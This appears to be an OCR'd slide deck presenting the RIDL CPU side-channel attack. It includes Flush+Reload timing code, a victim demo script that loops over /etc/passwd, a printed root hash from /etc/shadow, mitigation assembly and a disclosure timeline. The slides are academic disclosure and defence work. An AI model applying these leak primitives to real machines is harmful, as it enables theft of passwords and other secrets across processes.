
```
/* Evict buffer from cache. */
evict(buffer);


/* Speculatively load the secret. */
char value = *(new_page);


/* Calculate the corresponding entry. */
char *entry_ptr = buffer + (1024 * value);
```

We can generate this code from WebAssembly!

```
/* Time the reload of each buffer entry to
see which entry is now cached. */
for(k=0;k<256;++k){
  t0 = cycles();
  *(buffer + 1024 * k);
  if (cycles - t0 < 100) ++results[k];
}
```

FROM THE BROWSER




pit@cutiesky:~/ridl-js$

Existing mitigations

Three mechanisms:

- Inhibit trigger (stop speculation, fences, retpoline)
- Hide secret (KPTI, array index masking, L1d flush)
- Disrupt channel of leakage (disable timers)

Why they fail

Existing mitigations **fail** because they **assume addressing**

RIDL mitigations

RIDL mitigations

- **Same-thread:**
  - `verw` overwrites affected buffers

RIDL mitigations

- **Same-thread:**
  - `verw` overwrites affected buffers
  - Special Assembly snippets


RIDL mitigations

```
   xorl %eax, %eax
1: clflushopt 5376(%0, %rax, 8)
   addl %eax, $8
   cmpl $8*12, %eax
   jb 1
   movl $6144, %ecx
   xorl %eax, %eax
   rep stosb
   mfence
```

RIDL mitigations

- **Same-thread:**
  - `verw` overwrites affected buffers
  - Special Assembly snippets
- **Cross-thread:**
  - Complex scheduling and synchronization

RIDL mitigations




RIDL mitigations

- **Same-thread:**
  - `verw` overwrites affected buffers
  - Special Assembly snippets
- **Cross-thread:**
  - Complex scheduling and synchronization
  - Disable Intel Hyper-Threading®

Future of mitigations


Looking at the diagram, there might be other issues...



Future of mitigations

Yet another **spot** mitigation!

Is the attack realistic??



24 hours… meh…

DEMO

```
jtheis@cutiesky:~/sync$
```


```
jtheis@cutiesky:~/sync/victim$ cat passwd.sh
#!/bin/bash

# CPU NODE SOCKET CORE L1d:L1i:L2:L3 ONLINE MAXMHZ    MINMHZ
# 0   0    0      0    0:0:0:0       yes    4200,0000 800,0000
# 1   0    0      1    1:1:1:0       yes    4200,0000 800,0000
# 2   0    0      2    2:2:2:0       yes    4200,0000 800,0000
# 3   0    0      3    3:3:3:0       yes    4200,0000 800,0000
# 4   0    0      0    0:0:0:0       yes    4200,0000 800,0000
# 5   0    0      1    1:1:1:0       yes    4200,0000 800,0000
# 6   0    0      2    2:2:2:0       yes    4200,0000 800,0000
# 7   0    0      3    3:3:3:0       yes    4200,0000 800,0000

if [ ! -z "$1" ] && [ $1 == 'cat' ]
then
    echo "while: taskset -c 7 cat /etc/passwd > /dev/null;"
    while true;
        do taskset -c 7 cat /etc/passwd > /dev/null;
    done;
elif [ ! -z "$1" ] && [ $1 == 'passwd' ]
then
    echo "while: taskset -c 7 passwd -S jtheis > /dev/null;"
    while true;
        do taskset -c 7 passwd -S jtheis > /dev/null;
    done;
else
    echo 'call with: ./passwd cat|passwd'
fijtheis@cutiesky:~/sync/victim$ ./passwd.sh passwd
while: taskset -c 7 passwd -S jtheis > /dev/null;
```


```
jtheis@cutiesky:~$ sudo head -n 1 /etc/shadow
[sudo] password for jtheis:
root:$6$gfjkk3Hi$DBZMdRJPaR0/StaKaEIME3LQ1BVP67.ax7TdZUuuTgxRPAc0CZQBsV/JkgoAbWC6/E3DvzvMAckTTcRG/Q6.i0:18069:0:99999:7:::
jtheis@cutiesky:~$
```


Take-home message


These issues **need to be fixed** at a **fundamental level** before attackers start abusing these in the wild!


Disclosure Process


2018
2019
Sep
Oct
Nov
Dec
Jan
Feb
Mar
Apr
May



Sep 12 - Reported to Intel
2018
2019
Sep
Oct
Nov
Dec
Jan
Feb
Mar
Apr
May


Sep 12 - Reported to Intel
2018
2019
Sep
Oct
Nov
Dec
Jan
Feb
Mar
Apr
May
Nov 1 - RIDL Submission

